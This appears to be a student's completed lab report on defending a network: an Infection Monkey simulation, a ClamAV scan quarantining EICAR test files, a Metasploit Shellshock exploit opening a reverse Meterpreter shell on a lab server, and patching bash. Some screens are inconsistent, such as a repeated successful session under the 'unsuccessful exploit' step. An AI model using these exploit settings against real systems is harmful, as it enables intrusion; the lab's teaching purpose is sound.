

Defending the Network from a Simulated Attack (3e)

Network Security, Firewalls, and VPNs, Third Edition - Lab 02

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
Time on Task:	Progress:
5 hours, 18 minutes	100%

Report Generated: Monday, March 24, 2025 at 9:07 PM

Section 1: Hands-On Demonstration

Part 1: Perform a Simulated Attack with Infection Monkey


- 14. Make a screen capture showing the successful exploit of the corporationtechs.com web server from MonkeyIsland.




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17. Make a screen capture showing the recommendations for the corporationtechs.com web server.



20. Make a screen capture showing the remote zip file copied to the corporationtechs.com machine (172.40.0.20).




Part 2: Use Antivirus Software to Remove Malicious Files

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12. Make a screen capture showing the contents of the VIRUS directory.




```
Activities Terminal Mar 24 14:54
Target: linux01
drwxr-xr-x 2 user user 4096 Mar 24 14:28 Music
drwxr-xr-x 2 user user 4096 May 29 2020 Public
drwxr-xr-x 2 user user 4096 May 29 2020 Templates
drwxr-xr-x 2 user user 4096 May 29 2020 Videos
drwxrwxr-x 2 user user 4096 Mar 24 14:52 VIRUS
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 458
Infected files: 2
Data scanned: 95.28 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 32.246 sec (0 m 32 s)
user@corporationtechs:~$ ls ./Music
eicar.com eicar_com.zip
user@corporationtechs:~$ ls ./VIRUS
eicar.com eicar_com.zip
user@corporationtechs:~$
```

Section 2: Applied Learning

Part 1: Exploit a Vulnerable Web Server with Metasploit


11. Make a screen capture showing the **updated exploit settings**.



```
Activities Terminal Mar 24 12:07
Defending the Network from a Simulated Attack (3e)
AttackLinux01
2025-03-24 15:07:48
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name           Current Setting  Required  Description
  ----           -
  CMD_MAX_LENGTH  2048             yes       CMD max line length
  CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271,
  CVE-2014-6278)
  HEADER          User-Agent       yes       HTTP header to use
  METHOD          GET             yes       HTTP method to use
  Proxies         no              no        A proxy chain of format type:host:port[,type:h
  ost:port][...]
  RHOSTS         172.40.0.20     yes       The target host(s), range CIDR identifier, or
  hosts file with syntax 'file:<path>'
  RPATH          /bin            yes       Target PATH for binaries used by the CmdStager
  RPORT          80              yes       The target port (TCP)
  SRVHOST        0.0.0.0         yes       The local host or network interface to listen
  on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT        8080            yes       The local port to listen on.
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  SSLCert        no              no        Path to a custom SSL certificate (default is r
  andomly generated)
  TARGETURI      cgi-bin/test-cgi.sh yes       Path to CGI script
  TIMEOUT        5               yes       HTTP read response timeout (seconds)
  URIPATH        no              no        The URI to use for this exploit (default is ra
  ndom)
  URIPATH        no              no        The URI to use for this exploit (default is ra
```

17. Make a screen capture showing the **successful Linux shell command on TargetLinux01**.



The screenshot shows a terminal window titled "Terminal" with a date and time of "Mar 24 12:09". The terminal output shows a series of commands and their results, including a successful exploit on TargetLinux01. The output is as follows:

```
hell, Bind TCP Inline
30 linux/x86/shell_bind_tcp_random_port
hell, Bind TCP Random Port Inline
31 linux/x86/shell_reverse_tcp
hell, Reverse TCP Inline
32 linux/x86/shell_reverse_tcp_ipv6
hell, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:54564) at 2025-03-24 12:08:57 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Size  Type  Last modified          Name
----                -
100755/rwxr-xr-x    781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh


meterpreter >
```

Part 2: Patch the Exploited System

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4. Make a screen capture showing the **pre-patch Bash** version.



The image shows a terminal window titled "Defending the Network from a Simulated Attack (3e)" with a subtitle "Target: linux01". The terminal output displays ClamAV scan results for files in the /home/user/Music directory. It identifies two infected files: eicar.com and eicar_com.zip, both containing the Eicar signature. The files are moved to a directory named /home/user/VIRUS. A scan summary follows, showing 2 infected files out of 458 scanned files. The user then runs 'ls ./Music' and 'ls ./VIRUS', showing the moved files. Finally, the user runs 'bash -version', displaying the GNU bash version 4.3.0(1) and its license information.

```
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'


----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 458
Infected files: 2
Data scanned: 95.28 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 32.246 sec (0 m 32 s)
user@corporationtechs:~$ ls ./Music
eicar.com  eicar_com.zip
user@corporationtechs:~$ ls ./VIRUS
eicar.com  eicar_com.zip
user@corporationtechs:~$ bash -version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```

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9. Make a screen capture showing the **post-patch Bash version**.




```
Activities Terminal Mar 24 15:19
Defending the Network from a Simulated Attack (3e)
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
sudo: 3 incorrect password attempts
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$ bash -version
GNU bash, version 5.0.16(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~/Downloads$
```

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13. Make a screen capture showing your **unsuccessful exploit attempt**.



```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:54564) at 2025-03-24 12:08:57 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====

Mode                Size  Type  Last modified             Name
----                -
100755/rwxr-xr-x    781   file  2020-10-10 14:41:31 -0700 test-cgi.sh


meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.40.0.20 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
